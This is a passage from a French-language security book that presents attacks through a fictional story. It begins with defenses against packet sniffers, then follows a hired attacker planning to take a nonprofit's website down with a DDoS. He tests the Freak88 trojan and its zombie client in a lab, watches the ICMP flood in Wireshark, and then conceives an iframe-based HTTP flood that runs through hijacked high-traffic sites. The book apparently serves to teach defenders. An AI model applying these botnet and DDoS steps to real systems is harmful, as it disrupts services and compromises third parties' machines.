1. N.D.T. : Comme Netcat, Cryptcat présente de nombreuses utilisations parfaitement légitimes et vous pouvez l'installer vous-même, par exemple pour mettre en place un tunnel chiffré entre deux machines.

Mesures contre les logiciels de capture de paquets

Si l'attaquant est allé suffisamment loin pour lancer un logiciel de capture de paquets, vos problèmes dépassent largement la situation simple d'un attaquant qui capture quelques paquets. Vous pouvez cependant vous en protéger. Tout d'abord, pour vous protéger contre les attaques bruyantes discutées à la section "Pour plus d'informations", utilisez des commutateurs dont les ports sont sécurisés. Les ports sécurisés permettent de se protéger contre l'empoisonnement ARP, l'usurpation d'adresse MAC et l'inondation d'adresses MAC : seules certaines adresses MAC sont autorisées à se connecter à un port donné du commutateur.

Deuxièmement, utilisez un IPS pour vous alerter et vous protéger des empoisonnements ARP et des inondations d'adresses MAC. Un IPS peut vous alerter si un attaquant essaie de capturer du trafic sur le réseau.

Troisièmement, vous pouvez utiliser une application comme PromiScan (**www.securityfriday.com/products/promiscan.html**), qui parcourt votre réseau à la recherche d'hôtes dont l'interface réseau est en mode espion (*promiscuous*). Les applications de capture de paquets utilisent souvent ce mode sur la carte réseau, de sorte qu'un utilitaire comme PromiScan peut vous alerter si quelqu'un exécute un logiciel de capture de paquets sur votre réseau.

Pour finir, utilisez sur les hôtes des logiciels de détection d'intrusion comme Cisco Secure Agent ou des pare-feu logiciels qui vous alerteront chaque fois qu'une nouvelle application essaiera de démarrer. Cela peut vous avertir que quelqu'un est en train d'essayer de démarrer un logiciel de capture de paquets sur votre ordinateur.

Conclusion

Les pièges par hameçonnage, les chevaux de Troie et les logiciels de capture de paquets sont tous des menaces pour les réseaux d'aujourd'hui. L'espionnage réseau a lieu tous les jours. Les employeurs espionnent leurs salariés, les salariés espionnent leurs employeurs et les entreprises s'espionnent entre elles. Au final, vous choisissez d'abandonner toute vie privée chaque fois que vous vous connectez au réseau de votre entreprise.

3

Faire planter le site web de votre concurrent

Scénario

Il est 16 h 30 et Phénix a assez vu son chef pour aujourd'hui. Il range ses affaires et se prépare à quitter le bureau tout en réfrénant son envie de lui dire d'aller voir ailleurs s'il y est, entre autres amabilités. Alors qu'il se dirige vers la gare, son téléphone portable sonne pour lui signaler qu'il a reçu un texto. Le numéro qui s'affiche est 0000000000 et le message est "Endroit habituel, 18 h". Phénix est submergé d'un mélange de confusion, de colère et de peur. Il sait de qui vient le message. Mais il a jeté depuis plusieurs mois le téléphone qu'il avait utilisé pour communiquer avec M. Dobbs, un personnage louche avec lequel il avait travaillé quelquefois. L'espace d'un instant, Phénix se demande comment diable ce type a récupéré son numéro de téléphone mobile personnel, avant de réaliser que c'est idiot de se poser la question. Dobbs lui a dit qu'il le surveillerait à jamais : il tient parole.

Une fois dans le train, Phénix se tâte pour savoir s'il doit aller au café habituel et attendre M. Dobbs ou s'il doit ignorer le message et continuer à vivre sa vie. Son hésitation est brève. Il se souvient des menaces proférées par M. Dobbs dans le passé et décide que l'ignorer n'est probablement pas une bonne idée. "Prochain arrêt, Madison et Wabash !", annonce le haut-parleur du train. Phénix se lève et attend à la porte que le train s'arrête. Il descend du train, sort de la gare et se dirige rapidement vers le café à mi-chemin du bloc. Il regarde sa montre, 17 h 30. "Belle synchronisation", pense Phénix.

Lorsqu'il entre dans le café, il parcourt la salle du regard et constate que M. Dobbs n'est pas en vue. Au moment où Phénix envisage d'en profiter pour détaler, un homme assis dans un coin l'interpelle : "Hep, gamin, viens voir ici une minute." Phénix s'approche de l'homme et lui demande s'il peut l'aider. "Oui, Dobbs m'a parlé de toi." Phénix répond : "Je ne sais pas de qui ou de quoi vous parlez, monsieur." L'homme regarde Phénix et lui dit d'un ton sévère : "Dobbs m'a dit que tu serais peut-être un peu nerveux, mais il m'a dit de te dire que l'herbe du 5638 Cherry Street avait vraiment besoin d'être tondue… quel que soit le sens de cette phrase", ajoute-t-il en haussant les épaules. Phénix sent un frisson familier lui parcourir l'échine et sa bouche s'assécher complètement. Il sait fort bien ce que cela signifie et prend conscience que M. Dobbs a bel et bien envoyé cet homme. De ce fait, Phénix s'assied de l'autre côté de la table et demande, hésitant : "De quoi avez-vous besoin ?"

L'homme ne tourne pas autour du pot. "Mon client est une entreprise de commerce électronique qui vend des pièces et des périphériques informatiques en ligne. Ses bénéfices s'élèvent à environ neuf milliards de dollars par an. Une entité à but non lucratif d'intérêt public va révéler des informations préjudiciables à mon client dans huit jours. Nous avons quelqu'un en place à l'intérieur de l'entité pour faire licencier la personne qui a sorti ces informations. À ce moment-là, ce ne sera plus un problème. Mais il faut que le site web de l'entité soit en panne ou inaccessible ce jour-là. Il faut que ce soit le cas suffisamment longtemps pour que le marché boursier ferme et que les échanges soient terminés. Les informations publiées pourraient effrayer les investisseurs et avoir des effets dévastateurs sur le prix de notre action. Le site doit être en panne ce jour-là seulement : nous publions nos résultats trimestriels le lendemain. Mon client ne veut donc pas que les actions s'écroulent la veille de la publication des résultats." L'homme se tait et attend une réponse de Phénix.

"Vous voulez que je fasse tomber le site web pour une journée ? demande Phénix.

– Oui, répond l'homme.

– Que penseriez-vous de le défacer ?

– Non, nous voulons juste que le site ait l'air de rencontrer des difficultés techniques. Nous savons que l'organisation est mal financée. Nous supposons donc qu'elle héberge elle-même son site web et que sa bande passante est réduite."

Phénix réfléchit une seconde, puis répond : "OK, quel est le nom de l'organisation ?"

Sans tarder, l'homme pose une grosse enveloppe marron sur la table et répond : "Tout ce dont vous avez besoin se trouve dans cette enveloppe. Je ne me fais pas de souci quant à votre réussite. Dobbs m'a dit que vous étiez doué, et il m'a dit de vous faire savoir qu'il se chargerait personnellement de vous en cas d'échec. L'enveloppe contient, en plus de toute la documentation dont vous pourriez avoir besoin, 5 000 € en liquide. Je vous donne rendez-vous ici à la même heure le jour de l'attaque pour le solde du paiement, qui s'élève à 50 000 € supplémentaires."

Avant que Phénix ne puisse prononcer le mot "OK", l'homme se lève et se dirige vers la porte.

En rentrant chez lui, Phénix réfléchit à divers scénarios et se remémore diverses techniques pour faire tomber un site web. Il ne se préoccupe pas de l'enveloppe avant d'ouvrir la porte de son appartement. Phénix entre dans son salon et s'affale sur le canapé. Il déchire le scotch qui scelle l'enveloppe et l'ouvre. La première page est un tirage papier des détails à propos de la cible. Phénix ricane en lisant le nom de l'entreprise : Vérité. "Quelle originalité", se dit-il à voix haute. Il se lève, attrape l'enveloppe, va à son bureau et visite le site web de l'entreprise. Il saisit **www.veritesa.org** dans son navigateur et obtient la page illustrée à la Figure 3.1.

Figure 3.1

*Aperçu du site **www.veritesa.org**.*

La première chose que Phénix remarque est le piètre aspect du site web. Il décide de faire une petite reconnaissance sur l'organisation. Grâce à Google, il trouve rapidement un article expliquant que l'association a confié la réalisation de son site web à des lycéens désireux de gagner de l'expérience. "Hum, se dit Phénix, je parie que la sécurité n'était pas au cœur de la conception et que l'organisation n'a qu'une bande passante limitée". Phénix place un signet sur la page, se lève et va se coucher.

Approche

Phénix va utiliser de nombreuses techniques pour faire tomber sa cible. Voici un résumé de ce qu'il va mettre en œuvre pour arriver à ses fins :

1. trouver un réseau sans-fil non protégé pour se connecter pendant son attaque ;
2. utiliser un service anonymisant pour couvrir ses traces ;
3. construire une attaque par DDoS (*Distributed Denial of Service*, déni de service distribué) grâce à l'outil de DDos Freak88 ;
4. tester l'outil dans un environnement de test ;
5. infecter des ordinateurs non protégés avec le cheval de Troie `server.exe` de Freak88 ;
6. prendre contrôle des machines infectées et leur ordonner de lancer des requêtes `ping` continues sur le site cible.

Phénix peut commencer à mettre en place son attaque. Comme d'habitude, il commence par vérifier la faisabilité de son attaque avant de la lancer. Phénix, de nature paranoïaque, déteste les surprises et aime tester les choses avant de les lâcher dans la nature. Alors qu'il réfléchit aux outils qu'il pourrait utiliser, il se rappelle un outil de DDoS nommé Freak88. "Ça vaut le coup d'essayer", se dit-il. Il cherche le terme "Freak88" sur Google et récupère environ 10 000 résultats. Il commence à les parcourir : après avoir suivi quatre liens, Phénix tombe sur ce qui semble être un lien de téléchargement de l'outil, sur lequel il clique. Il décompresse le fichier qu'il a téléchargé et en regarde le contenu, illustré à la Figure 3.2.




Figure 3.2

Contenu de l'archive Freak88 : le serveur, le client et la DLL nécessaire.

Pour plus d'informations

D'après un rapport publié par Microsoft le 22 avril 2008, les pirates ont commencé à délaisser les attaques par hameçonnage au moyen de courriers électroniques au profit d'attaques basées sur le web. Comme les administrateurs système réussissent de plus en plus à bloquer le contenu malveillant des courriers électroniques et de leurs pièces jointes, les pirates ont plus de succès avec les attaques basées sur le web telles que le *cross-site scripting*, les injections SQL et autres types d'attaques. Un type d'attaque dont on parle peu est la vulnérabilité induite par les mécanismes tels que les cadres intégrés (*inline frames* ou *iframes*), les feuilles CSS et les autres fonctionnalités autorisées à être insérées sans discrimination dans notre environnement. Un des gros problèmes de la sécurité web est le fait que nous permettons à tout et n'importe quoi d'atterrir dans les sites web "riches" et que nous appelons toujours cela du HTML. En 2007 et jusqu'à présent en 2009, plusieurs vulnérabilités touchant les cadres intégrés ont été découvertes.

Le comportement par défaut des cadres intégrés a plusieurs problèmes fondamentaux, mais le plus important est la manière dont la plupart des navigateurs web populaires les gèrent par défaut. De plus en plus d'entreprises font de leur site web leur interface première avec le monde extérieur ; nous pouvons donc nous attendre à ce que les attaques visant les sites web d'entreprises, de gouvernements et de personnes privées deviennent de plus en plus nombreuses et de plus en plus complexes.

Phénix va tenter d'utiliser divers outils de DDoS qui font appel à des mécanismes comme l'ICMP (*Internet Control Message Protocol*) pour faire tomber sa cible. Le principe en est simple : envoyer le plus possible de requêtes `ping` depuis différentes sources et différents hôtes et faire tomber le site sous la charge des requêtes `ping echo` (auxquelles, selon le protocole, le site doit répondre par des réponses `echo`). Comme beaucoup d'administrateurs et d'ingénieurs réseau ont mis un frein à de nombreuses attaques de ce type en interdisant le transport de ce protocole, les attaques par ICMP deviennent moins efficaces. Phénix rencontrera sans doute ce problème, mais il utilisera des fonctions du langage HTML pour obtenir le même résultat.

Chaîne d'exploits

Cette section détaille chaque étape de la chaîne d'exploits de Phénix, y compris :

- attaque n° 1 : le test ;
- attaque n° 2 : l'attaque qui fonctionne ;
- accéder au site web intermédiaire ;
- tester l'attaque dans un environnement contrôlé ;
- modifier le site web intermédiaire ;
- autres possibilités.

Attaque n° 1 : le test

Phénix commence immédiatement à étudier Freak88 et la manière dont il est utilisé. "Bon, `serveur.exe` doit être sur les machines que je contrôle et que j'utilise pour lancer les requêtes. Ma machine n'enverra elle-même aucune requête ICMP. Sympa ! Et j'utiliserai `clienttrino.exe` pour contrôler les machines sur lesquelles j'aurai mis le cheval de Troie `server.exe`. C'est bon, c'est clair." Maintenant que Phénix comprend comment les outils sont censés fonctionner, il prépare son environnement de test.

Il crée d'abord un diagramme illustrant comment l'attaque et sa mise en place sont supposées fonctionner, comme le montre la Figure 3.3.




Figure 3.3
Logistique de l'attaque proposée.

Phénix démarre quelques machines de test et se met au travail en installant les morceaux du cheval de Troie sur ses ordinateurs de test. Il copie le fichier `server.exe` sur la machine ayant l'adresse 10.0.0.34. Il s'agit du zombi ou du pion qui lancera effectivement les requêtes. Phénix installe et démarre Wireshark sur la machine qui fera office de victime. Dans le menu de Wireshark, il choisit Capture > Capture Filters, comme illustré à la Figure 3.4.




Figure 3.4

Filtre de capture de Wireshark.

Dans la boîte de dialogue qui s'ouvre, Phénix saisit `ICMP` dans le champ Filter name et `icmp only` dans le champ Filter string. Il clique ensuite sur le bouton New. Le nouveau filtre ICMP apparaît maintenant dans la liste de choix des filtres, comme le montre la Figure 3.5.

Puis Phénix se connecte à l'ordinateur qui lui servira de zombi. Il y trouve le fichier `server.exe` qu'il a copié sur le disque C: et double-clique dessus. Il retourne à la machine attaquante et double-clique sur `clienttrino.exe`. La fenêtre illustrée à la Figure 3.6 s'affiche immédiatement.

Phénix saisit les adresses IP correspondantes dans les champs de la boîte de dialogue, comme le montre la Figure 3.7. Dans le champ ip of infected computer, il saisit l'adresse 10.0.0.34. Dans le champ ip of machine to attack, il saisit l'adresse 10.0.0.32. Une fois l'outil configuré de cette manière, Phénix clique sur le bouton Connect. Un message lui indique qu'il est connecté : "Hello, who do you want to phuk today ?"




Figure 3.5

Wireshark – créer un nouveau filtre.




Figure 3.6

Client ou interface de contrôle de Freak88.




Figure 3.7

Interface du client de Freak88 après avoir saisi les bonnes adresses IP et cliqué sur Connect.

Phénix se connecte à la machine cible et ouvre la fenêtre de Wireshark. Il clique sur le menu Capture > Interfaces (voir Figure 3.8).




Figure 3.8

Démarrer la capture Wireshark sur la machine de la victime.

Phénix clique ensuite sur le bouton Start à droite de la bonne interface, dont l'adresse IP est 10.0.0.32. La fenêtre de capture s'active et commence à afficher tout le trafic entrant et sortant de la carte réseau, comme le montre la Figure 3.9. Phénix saisit dans le champ Filter les caractères `icmp` (soit le nom du filtre qu'il a défini quelques minutes auparavant).




Figure 3.9
Wireshark avant l'application du filtre.

Puis Phénix clique sur le bouton Apply à droite de la zone du champ Filtre. Tout le trafic capturé disparaît, comme le montre la Figure 3.10.

Une fois la capture de paquets et le filtrage configurés, Phénix peut lancer sa simulation d'attaque. Il retourne à la machine correspondante. Dans la boîte de dialogue de Freak88 sur la machine attaquante, Phénix clique sur le bouton Takeumout (voir Figure 3.11).




Figure 3.10

Wireshark, une fois le filtre ICMP activé.




Figure 3.11

Client ou interface de contrôle de Freak88, une fois l'attaque lancée.

"C'est exactement ce dont j'ai besoin", se dit Phénix en traversant la pièce pour aller voir si l'ordinateur cible capture du trafic ICMP. Phénix regarde l'écran et claque les

doigts, approbateur. "Ça marche", dit-il. Comme prévu, le trafic provient du zombi à l'adresse 10.0.0.34, et non de sa machine (voir Figure 3.12).




Figure 3.12

Wireshark voit le trafic provenant de l'ordinateur zombi.

"Excellent ! s'exclame Phénix. J'attaque la machine par `ping` en ordonnant à une autre machine d'effectuer les requêtes." Sur un pressentiment, Phénix décide de voir s'il peut envoyer des requêtes `ping` au site web qu'il veut attaquer. Il démarre une ligne de commande et tape ce qui suit :

```
ping www.veritesa.org
Délai d'attente de la demande dépassé.
Délai d'attente de la demande dépassé.
Délai d'attente de la demande dépassé.
Délai d'attente de la demande dépassé.
```

Phénix est abasourdi par ce résultat. Il pointe alors son navigateur vers le site web et voit qu'il fonctionne parfaitement. "Qu'est-ce que c'est que ce bazar ?" crie-t-il.

Sa bonne humeur commence à s'évaporer. Il n'avait pas fini de lire l'article sur la création et la configuration du site web. Il reprend l'article et s'effondre lorsqu'il lit que les lycéens ont mis en place un pare-feu PIX (*Private Internet Exchange*, un pare-feu Cisco) et qu'ils ont, sur les conseils de Cisco, désactivé l'ICMP pour le serveur web. "Bon sang !" hurle Phénix. Il vient de prendre conscience que son attaque ne fonctionnera pas.

Il s'assied et réfléchit. "Ce n'est pas le moment de s'énerver, je dois trouver une autre méthode", se dit-il. À ce moment, il se souvient avoir lu un article sur des pirates utilisant des cadres intégrés (*inline frames*) pour lancer des attaques par DDoS en faisant exécuter aux cadres intégrés des requêtes `HTTP GET` (*HyperText Transfer Protocol*) normales vers des sites web. Les attaquants prennent le contrôle de sites web populaires et placent des iframes sur ces sites. Suite à cela, chaque visiteur du site sera un participant involontaire à l'attaque DDoS. Le concept en est simple. Si un site a cent visiteurs par minute et si les cadres intégrés demandent au navigateur du visiteur de charger dix fois le site cible, ce dernier recevra dix visites par visiteur du site hôte. Multipliez cela par cent et cela fait mille visites par minute. "Ça pourrait marcher. Si je pouvais dire aux iframes de non seulement charger le site, mais aussi de le rafraîchir en permanence, cela augmenterait le trafic vers ma cible de manière exponentielle. Ça vaut le coup d'essayer", se dit-il.

Attaque n° 2 : l'attaque qui fonctionne

Sans attendre, Phénix met en place les étapes de son nouveau plan :

1. trouver une entreprise dont le site web a beaucoup de trafic et beaucoup de bande passante ;
